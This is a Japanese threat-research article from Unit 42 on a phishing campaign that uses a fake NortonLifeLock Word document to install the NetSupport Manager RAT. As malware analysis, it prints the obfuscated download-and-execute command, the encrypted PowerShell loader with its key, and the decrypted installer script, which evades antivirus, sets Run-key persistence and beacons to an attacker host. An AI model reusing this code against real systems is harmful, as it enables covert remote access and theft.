[](https://www.paloaltonetworks.jp/)
[](https://unit42.paloaltonetworks.com/ja/)
Menu
* [セキュリティ コンサルティング](https://www.paloaltonetworks.com/unit42)
* [**現在、攻撃を受けていますか?**](https://start.paloaltonetworks.com/contact-unit42.html)
Japanese
* [English](https://unit42.paloaltonetworks.com/cortex-xdr-detects-netsupport-manager-rat-campaign/)
* [Japanese](https://unit42.paloaltonetworks.com/ja/cortex-xdr-detects-netsupport-manager-rat-campaign/)
* [Threat Research Center](https://unit42.paloaltonetworks.com/ja/ "Threat Research")
* [脅威リサーチ](https://unit42.paloaltonetworks.com/ja/category/threat-research-ja/ "脅威リサーチ")
* [マルウェア](https://unit42.paloaltonetworks.com/ja/category/malware-ja/ "マルウェア")
[マルウェア](https://unit42.paloaltonetworks.com/ja/category/malware-ja/)
# Cortex XDR™がNetSupport Manager RATをインストールする新たなフィッシング攻撃キャンペーンを検出
 4 分で読めます
Related Products
[Cortex XDR](https://unit42.paloaltonetworks.com/ja/product-category/cortex-xdr-ja/ "Cortex XDR")
* 
著者:
* [Mike Harbison](https://unit42.paloaltonetworks.com/ja/author/mike-harbison/)
* [Bryan Lee](https://unit42.paloaltonetworks.com/ja/author/bryanlee/)
* [Brittany Barbehenn](https://unit42.paloaltonetworks.com/ja/author/brittany-barbehenn/)
* 
公開日:2020年2月27日
* 
カテゴリー
* [マルウェア](https://unit42.paloaltonetworks.com/ja/category/malware-ja/)
* [脅威リサーチ](https://unit42.paloaltonetworks.com/ja/category/threat-research-ja/)
* 
タグ:
* [Microsoft Word](https://unit42.paloaltonetworks.com/ja/tag/microsoft-word-ja/)
* [NetSupportManager](https://unit42.paloaltonetworks.com/ja/tag/netsupportmanager-ja/)
* [Remote Access Trojan](https://unit42.paloaltonetworks.com/ja/tag/remote-access-trojan-ja/)
* [](https://unit42.paloaltonetworks.com/ja/cortex-xdr-detects-netsupport-manager-rat-campaign/?pdf=download&lg=ja&_wpnonce=252a1929a6 "Click here to download")
* [](https://unit42.paloaltonetworks.com/ja/cortex-xdr-detects-netsupport-manager-rat-campaign/?pdf=print&lg=ja&_wpnonce=252a1929a6 "Click here to print")
共有
* 
* [](mailto:?subject=Cortex%20XDR™がNetSupport%20Manager%20RATをインストールする新たなフィッシング攻撃キャンペーンを検出&body=Check%20out%20this%20article%20https%3A%2F%2Funit42.paloaltonetworks.com%2Fja%2Fcortex-xdr-detects-netsupport-manager-rat-campaign%2F "Share in email")
* [](https://www.facebook.com/sharer/sharer.php?u=https%3A%2F%2Funit42.paloaltonetworks.com%2Fja%2Fcortex-xdr-detects-netsupport-manager-rat-campaign%2F "Share in Facebook")
* [](https://www.linkedin.com/sharing/share-offsite/?url=https%3A%2F%2Funit42.paloaltonetworks.com%2Fja%2Fcortex-xdr-detects-netsupport-manager-rat-campaign%2F&title=Cortex%20XDR™がNetSupport%20Manager%20RATをインストールする新たなフィッシング攻撃キャンペーンを検出 "Share in LinkedIn")
* [](https://twitter.com/intent/tweet?url=https%3A%2F%2Funit42.paloaltonetworks.com%2Fja%2Fcortex-xdr-detects-netsupport-manager-rat-campaign%2F&text=Cortex%20XDR™がNetSupport%20Manager%20RATをインストールする新たなフィッシング攻撃キャンペーンを検出 "Share in Twitter")
* [](https://www.paloaltonetworks.com//www.reddit.com/submit?url=https%3A%2F%2Funit42.paloaltonetworks.com%2Fja%2Fcortex-xdr-detects-netsupport-manager-rat-campaign%2F&ts=markdown "Share in Reddit")
* [](https://mastodon.social/share?text=Cortex%20XDR™がNetSupport%20Manager%20RATをインストールする新たなフィッシング攻撃キャンペーンを検出%20https%3A%2F%2Funit42.paloaltonetworks.com%2Fja%2Fcortex-xdr-detects-netsupport-manager-rat-campaign%2F "Share in Mastodon")
## 概要
2020年1月、Unit 42は、パスワードで保護されたNortonLifelock文書を装う悪意のあるMicrosoft Word文書を特定しました。この文書は商用リモートアクセスツール(RAT)[NetSupport Manager](https://www.netsupportmanager.com/index.asp)を配信するフィッシング攻撃キャンペーンに使われていました。私たちは、架空のNortonLifelock文書を使用してユーザーにマクロの有効化をうながすこの特異な攻撃に興味を引かれました。
通常だとこのRATは、管理者によるクライアントコンピュータへのリモートアクセスという正当な目的に利用されています。ただしこのケースでは、悪意のあるオペレータがRATを被害者のシステムにインストールして不正アクセスを可能にするために利用されていました。また、遅くとも[2018年](https://www.fireeye.com/blog/threat-research/2018/04/fake-software-update-abuses-netsupport-remote-access-tool.html)には、不正アクセスを意図してNetSupport Manager RATがフィッシング詐欺に利用されている様子が観察されています。
今回のレビューのきっかけとなったのは、Cortex XDR™エンジンによる検出でした。私たちは、Microsoft Office OutlookがあるMicrosoft Word文書を開いたことを発端にこの因果連鎖(causality chain。一連のイベントの流れ)が始まったことを確認しています。このほか、実際のメールこそ残っていなかったものの、このアクティビティがより大規模なフィッシング攻撃キャンペーンの一部であったことを結論付けることができました。
このアクティビティでは、動的解析・静的解析の両方に対する回避技術と、PowerShell PowerSploitフレームワークを利用して、当該アクティビティのための悪意のあるファイルをインストールしていました。また私たちは追加で行った分析から同キャンペーンに関連するアクティビティが2019年11月ごろにまで遡れることを特定しました。
本稿では、Cortex XDRの振る舞い検出機能を使って観測したこれら特異なアクティビティについて説明していきたいと思います。
### 配信
2020年1月初旬、Cortex XDR™エンジンは、難読化されたバッチファイルを実行する疑わしいプロセスwinword.exeを検出しました。次の図1で、Microsoft Wordプロセスの開始から.batファイルの作成・実行へと続く複数の検出ポイントを確認することができます。図2からは、タイムラインビューのロールアップ(まとめ)を見ることができますが、ここでは、既知の悪意のあるIoC、プロセス実行という振る舞い、接続試行アクティビティに対してアラートを表示しています。図3は、これらの振る舞いによるIocで検出した初期のアラートを示しています。
**
*図1 Cortex XDRで因果連鎖(一連のイベント発生の因果関係を示したもの)を表示。まずMS Word が起動してマクロが実行され、その後バッチファイル alpaca.bat が生成され、msiexec が実行されて MSI ペイロードをダウンロードしている*
**
*図2 Cortex XDR™による因果連鎖のタイムライン。既知の悪意のあるIoC(赤い丸)、プロセス実行(黄色い丸)、外部への接続(Outgoing Connectionsの青い点) をまとめて確認できる*
**
*図3 Cortex XDR™によるBIOC(振る舞いに基づくIoC)が検出した内容*
下の図4は攻撃に利用された悪意のある文書のスクリーンショットです。このケースでは、パスワードで保護された NortonLifelock文書を偽装し、マクロを有効化させるためにユーザーにパスワードを入力させようとします。今回の分析に使用した文書サンプルのSHA256値は次の通りです: E9440A5D2DFE2453AE5B69A9C096F8D4CF9E059D469C5DE67380D76E02DD6975
**
*図4 NortonLifeLockを偽装した配信文書*
ユーザーの目からは、当該の文書には個人情報が含まれていて、その表示にパスワードが必要であるかのように見えます。文書が開かれ、ユーザーが\[コンテンツを有効にする\]をクリックすると、マクロが実行され、ユーザーにパスワードのダイアログボックスが表示されます。
**
*図5 ユーザーに表示されるパスワードのダイアログボックス*
私たちはこのパスワードがフィッシングメール内で提供されていたであろうと推測しています。というのも、次のマクロコードが示すように、このパスワードには「c」または「C」の文字しか受け付けないからです。なお、このマクロコードのSHA256ハッシュ値は次の通りです: 68ca2458e0db9739258ce9e22aadd2423002b2cc779033d78d6abec1db534ac2

ユーザーが誤ったパスワードを入力すると誤ったキーが入力されたことを示すエラーメッセージが表示され、その後「処理完了」を示すメッセージが表示されます。正しいキーが入力されるまでは、悪意のあるアクティビティが発生しない点にも注意してください。
さて、正しいパスワードを受け取ると、マクロはコード実行を継続し、次のコマンド文字列を組み立てます。
cmD /c EChO|SE^t /p=" M^siexe"\>%temp%\\alpaca.bat\&EcHo|s^et /p="c " \>\>%temp%\\alpaca.bat\&EcHo|s^et /p="^/i" \>\>%temp%\\alpaca.bat\&EcHo|s^et /p=" http^:^/^/^quickwaysignstx\[.\]com/view.php "\>\>%temp%\\alpaca.bat\&EcHo|s^et /p=" ^/q \&exit"\>\>%temp%\\alpaca.bat\&%temp%\\alpaca.bat\&avvfge 2
|-------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 | cmD /c EChO|SE^t /p=" M^siexe"\>%temp%\\alpaca.bat\&EcHo|s^et /p="c " \>\>%temp%\\alpaca.bat\&EcHo|s^et /p="^/i" \>\>%temp%\\alpaca.bat\&EcHo|s^et /p=" http^:^/^/^quickwaysignstx\[.\]com/view.php "\>\>%temp%\\alpaca.bat\&EcHo|s^et /p=" ^/q \&exit"\>\>%temp%\\alpaca.bat\&%temp%\\alpaca.bat\&avvfge 2 |
このマクロは、Visual Basic for Applications(VBA)フォーム上のラベルを複数使って、すべての文字列を難読化しています。難読化された文字列には2つの文字が含まれていて、これらの文字同士を最後にリンクさせることで、被害端末にRATをダウンロード・実行するための最終コマンドを作成しています。
作成されたコマンド文字列は、VBAシェル関数経由で実行され、以下を行います。
1. /c パラメータつきでcmd.exeを起動し、作成したコマンド文字列を実行して終了する
2. *alpaca.bat*という名前のバッチファイルを被害端末の%temp%ディレクトリに作成する
3. 作成したバッチスクリプトを実行する
このバッチスクリプトにはmsiexecを使用します。このmsiexecはWindows Installerサービスの一部として含まれるもので、quickwaysignstx\[.\]com/view.php というドメインから被害端末にMicrosoft Intermediate Language(MSIL)バイナリをダウンロード・インストールするために使用されます。
このURLにブラウザでサイトにアクセスするとwebページ標準の画像が表示されます。このことから、view.phpをサービスしているサーバーは、User-Agent文字列でフィルタリングを行っているように見えます。なおこのドメインは、おそらくは攻撃者に侵害された正規のドメインと思われますので、この点には注意が必要です。
**
*図6 quickwaysignstx\[.\]comのview.phpへのHTTP GETリクエスト*
リクエスト内のUser-Agent文字列がWindowsインストーラならMSIファイルが返されます。このUser-Agent文字列はmsiexecコマンドの一部に含まれているので、このことからも「msiexecが使用された場合にのみペイロードがダウンロードされる」という推測がさらに裏付けられます。MSIペイロード(SHA256: 41D27D53C5D41003BC9913476A3AFD3961B561B120EE8BFDE327A5F0D22A040A)は、www.exemsi\[.\]comに「MPZMZQYVXOパッチバージョン5.1」という名前で提供されている未登録のバージョンを使ってビルドされています。
関連するアクティビティを分析していたおり、他のバージョンを示す文字列も複数見つかっていますので、このバージョン文字列はランダムであるようです。このバージョン文字列はMSIの実行時に表示されます。ダウンロードがすむと、MSIを/qパラメータつきで実行し、ユーザーからはWindowsダイアログが見えないようにします。同様のアクティビティは[2019年11月](https://www.zscaler.com/blogs/research/netsupport-rat-installed-fake-update-notices)にも報告があります。
MSIは被害端末の%temp%ディレクトリに、REgistryMPZMZQYVXO.ps1という名前のPowerSellスクリプトをインストールします。
function HYTNKJSDEH(\[String\] $YTVRJKIEIR, \[String\] $BORBFDSYOP) { $DHPFYCOKLM = "\<\base64 encoded + encrypted payload\\>"; $encoding = New-Object System.Text.ASCIIEncoding; $KULVWNXDPId = $encoding.GetBytes("DJZGVUGVHDMNIGZD"); $derivedPass = New-Object System.Security.Cryptography.PasswordDeriveBytes($YTVRJKIEIR, $encoding.GetBytes($BORBFDSYOP), "SHA1", 2); \[Byte\[\]\] $ESFLDIMUEO = $derivedPass.GetBytes(16); $LCZJFEXHXR = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider; $LCZJFEXHXR.Mode = \[System.Security.Cryptography.CipherMode\]::CBC; $JOVGMJCIKY = $LCZJFEXHXR.CreateDecryptor($ESFLDIMUEO, $KULVWNXDPId); $LBUWDFHHMZ = New-Object System.IO.MemoryStream($DHPFYCOKLMa, $True); $ZSKXKODPKK = New-Object System.Security.Cryptography.CryptoStream($LBUWDFHHMZ, $JOVGMJCIKY, \[System.Security.Cryptography.CryptoStreamMode\]::Read); $STDVLFIUQN = $ZSKXKODPKK.Read($JHTZWEZBUW, 0, $JHTZWEZBUW.Length); $LBUWDFHHMZ.Close(); $ZSKXKODPKK.Close(); $LCZJFEXHXR.Clear(); if (($JHTZWEZBUW.Length -gt 3) -and ($JHTZWEZBUW\[0\] -eq 0xEF) -and ($JHTZWEZBUW\[1\] -eq 0xBB) -and ($JHTZWEZBUW\[2\] -eq 0xBF)) { $h = $JHTZWEZBUW\[3..($JHTZWEZBUW.Length-1)\]; } return $encoding.GetString($JHTZWEZBUW).TrimEnd(\[Char\] 0); } $TYCNJNUWWG = HYTNKJSDEH "ew9p5rzlmvcf32b6i0oun8q47tag1xhs" "7ohp9z481qem6ykbdu2argt5lj3fcsi0"; Invoke-Expression $TYCNJNUWWG;
|----------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 | function HYTNKJSDEH(\[String\] $YTVRJKIEIR, \[String\] $BORBFDSYOP) { $DHPFYCOKLM = "\<\base64 encoded + encrypted payload\\>"; $encoding = New-Object System.Text.ASCIIEncoding; $KULVWNXDPId = $encoding.GetBytes("DJZGVUGVHDMNIGZD"); $derivedPass = New-Object System.Security.Cryptography.PasswordDeriveBytes($YTVRJKIEIR, $encoding.GetBytes($BORBFDSYOP), "SHA1", 2); \[Byte\[\]\] $ESFLDIMUEO = $derivedPass.GetBytes(16); $LCZJFEXHXR = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider; $LCZJFEXHXR.Mode = \[System.Security.Cryptography.CipherMode\]::CBC; $JOVGMJCIKY = $LCZJFEXHXR.CreateDecryptor($ESFLDIMUEO, $KULVWNXDPId); $LBUWDFHHMZ = New-Object System.IO.MemoryStream($DHPFYCOKLMa, $True); $ZSKXKODPKK = New-Object System.Security.Cryptography.CryptoStream($LBUWDFHHMZ, $JOVGMJCIKY, \[System.Security.Cryptography.CryptoStreamMode\]::Read); $STDVLFIUQN = $ZSKXKODPKK.Read($JHTZWEZBUW, 0, $JHTZWEZBUW.Length); $LBUWDFHHMZ.Close(); $ZSKXKODPKK.Close(); $LCZJFEXHXR.Clear(); if (($JHTZWEZBUW.Length -gt 3) -and ($JHTZWEZBUW\[0\] -eq 0xEF) -and ($JHTZWEZBUW\[1\] -eq 0xBB) -and ($JHTZWEZBUW\[2\] -eq 0xBF)) { $h = $JHTZWEZBUW\[3..($JHTZWEZBUW.Length-1)\]; } return $encoding.GetString($JHTZWEZBUW).TrimEnd(\[Char\] 0); } $TYCNJNUWWG = HYTNKJSDEH "ew9p5rzlmvcf32b6i0oun8q47tag1xhs" "7ohp9z481qem6ykbdu2argt5lj3fcsi0"; Invoke-Expression $TYCNJNUWWG; |
REgistryMPZMZQYVXO.ps1に保存されている暗号化されたblobデータは、NetSupport Manager RATを被害端末にインストールし、永続性を確保する役割を担う別のPowerShellスクリプトです。
なお、このPowerShellスクリプトは、[PowerSploit](https://github.com/PowerShellMafia/PowerSploit)フレームワークの[Out-EncryptedScript.ps1](https://github.com/PowerShellMafia/PowerSploit/blob/master/ScriptModification/Out-EncryptedScript.ps1)というオープンソーススクリプトを使用して生成されたようです。このスクリプトには、base64で難読化された後Cipher Block Chain(CBC)暗号モードのTripleDESで暗号化されたblobデータが含まれています。
この特定サンプルの復号用パスワード(Decryption key)と初期化ベクトル(IV)は次のとおりです。
Decryption key = 0xA7A15B277A74CD3233B9DF078ABCDE12
IV = DJZGVUGVHDMNIGZD
なお、同サンプルで使用されているIVは、PowerSploitで生成した他のサンプルのIVとはおそらく異なる可能性が高いので、その点は注意してください。またIVブロックはサイズ長が8バイトなので、16バイトのIVは、8バイトに短縮されるものと思われます。復号したPowerShellスクリプトは次のようになります。
$scriptPath = split-path -parent $MyInvocation.MyCommand.Definition if ($scriptpath -match "avast") {exit} if ($scriptpath -match "Avast") {exit} if ($scriptpath -match "AVG") {exit} if ($scriptpath -match "avg") {exit} function react ( $source, $destination ) { Convert-StringToBinary -InputString $source -FilePath $Destination; # } }#} function Convert-StringToBinary ( $InputString , $FilePath ) { $file= $InputString $data = \[System.Convert\]::FromBase64String($file) $ms = New-Object System.IO.MemoryStream $ms.Write($data, 0, $data.Length) $ms.Seek(0,0) | Out-Null $cs = New-Object System.IO.Compression.GZipStream($ms, \[System.IO.Compression.CompressionMode\]::Decompress) $sr = New-Object System.IO.StreamReader($cs) $t = $sr.readtoend()#|out-file str.txt $ByteArray = \[System.Convert\]::FromBase64String($t); \[System.IO.File\]::WriteAllBytes($FilePath, $ByteArray); } function Install { $file1 = "\<\Gzip compressed + base64 encoded file\\>"; $file2 = "\<\Gzip compressed + base64 encoded file\\>"; $file3 = "\<\Gzip compressed + base64 encoded file\\>"; $file4 = "\<\Gzip compressed + base64 encoded file\\>"; $file5 = "\<\Gzip compressed + base64 encoded file\\>"; $file6 = "\<\Gzip compressed + base64 encoded file\\>"; $file7 = "\<\Gzip compressed + base64 encoded file\\>"; $file8 = "\<\Gzip compressed + base64 encoded file\\>"; $file9 = "\<\Gzip compressed + base64 encoded file\\>"; $file10 = "\<\Gzip compressed + base64 encoded file\\>"; $file11 = "\<\Gzip compressed + base64 encoded file\\>"; $file12 = "\<\Gzip compressed + base64 encoded file\\>"; $randf=( -join ((0x30..0x39) + ( 0x41..0x5A) + ( 0x61..0x7A) | Get-Random -Count 8 | % {\[char\]$\_}) ) $fpath ="$env:appdata\\$randf" mkdir $fpath $clientname="presentationhost.exe" $Source = $file1 $Destination = "$fpath\\"+"$clientname" react -source $source -destination $destination $Source = $file2 $Destination = "$fpath\\client32.ini" write-host $destination react -source $source -destination $destination $Source = $file3 $Destination = "$fpath\\HTCTL32.DLL" react -source $source -destination $destination $Source = $file4 $Destination = "$fpath\\msvcr100.dll" react -source $source -destination $destination $Source = $file5 $Destination = "$fpath\\nskbfltr.inf" react -source $source -destination $destination $Source = $file6 $Destination = "$fpath\\NSM.ini" react -source $source -destination $destination $Source = $file7 $Destination = "$fpath\\NSM.lic" react -source $source -destination $destination $Source = $file8 $Destination = "$fpath\\pcicapi.dll" react -source $source -destination $destination $Source = $file9 $Destination = "$fpath\\PCICHEK.DLL" react -source $source -destination $destination $Source = $file10 $Destination = "$fpath\\PCICL32.DLL" react -source $source -destination $destination $Source = $file11 $Destination = "$fpath\\remcmdstub.exe" react -source $source -destination $destination $Source = $file12 $Destination = "$fpath\\TCCTL32.DLL" react -source $source -destination $destination reg add "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run" /v ServiceDLL /t REG\_SZ /d "$fpath\\$clientname" /f start-process "$fpath\\$clientname" #Start-sleep -s 10 Invoke-WebRequest -Uri "http://afsasdfa33\[.\]xyz/iplog/lepo.php?hst=$env:computername" $f=get-content $env:temp\\insghha4.txt remove-item $env:TEMP\\\*.ps1 #cmd /c del %temp%\\\*.ps1 /f #cmd /c del %temp%\\\*.txt /f remove-item $f } #ShowConsole #rights install;
